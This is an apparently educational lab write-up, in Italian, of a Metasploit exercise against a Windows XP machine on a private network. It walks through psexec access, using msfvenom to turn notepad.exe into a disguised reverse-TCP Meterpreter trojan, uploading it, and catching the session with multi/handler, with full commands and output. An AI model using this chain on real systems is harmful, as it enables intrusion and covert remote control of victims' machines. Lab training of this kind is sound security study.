

## EXTRA S7-L2

Per prima cosa ho avviato msfconsole e attraverso l'exploit `exploit/windows/smb/psexec` e così ho ottenuto accesso alla macchina Windows XP. Quindi attraverso la shell meterpreter ho fatto il download da XP a Kali del file `notepad.exe`.

```
meterpreter > download notepad.exe
[*] Downloading: notepad.exe → /home/kali/notepad.exe
[*] Downloaded 68.50 KiB of 68.50 KiB (100.0%): notepad.exe → /home/kali/notepad.exe
[*] Completed : notepad.exe → /home/kali/notepad.exe
```


Dopodichè da terminale Kali ho lanciato il seguente comando msfvenom per poter creare il mio file malevolo in modo tale che sembrasse lecito come l'originale notepad di XP.

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.25 LPORT=4444 -f exe -x /home/kali/notepad.exe -o /home/kali/notepad.exe
```

Il passo successivo è stato fare l'upload del file appena creato su XP, sempre attraverso la connessione precedentemente creata da msfconsole..

```
meterpreter > upload notepad.exe
[*] Uploading : /home/kali/notepad.exe → notepad.exe
[*] Uploaded 68.50 KiB of 68.50 KiB (100.0%): /home/kali/notepad.exe → notepad.exe
[*] Completed : /home/kali/notepad.exe → notepad.exe
```

Infine per ascoltare la connessione in entrata dalla macchina target, ho configurato il modulo `exploit/multi/handler` e non appena il file su Windows XP veniva lanciato mi permetteva di ottenere accesso alla macchina target dalla mia Kali.



```
kali㉿kali ~
File Actions Edit View Help
    valid_lft forever preferred_lft forever
    inet6 fe80::baa3:9e05:2842:6cc5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):
Name   Current Setting  Required  Description
LHOST          yes      The listen address (an interface may be specified)
LPORT          4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (177734 bytes) to 192.168.1.151
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.151:1038) at 2024-12-17 17:23:00 +0100
meterpreter > 
```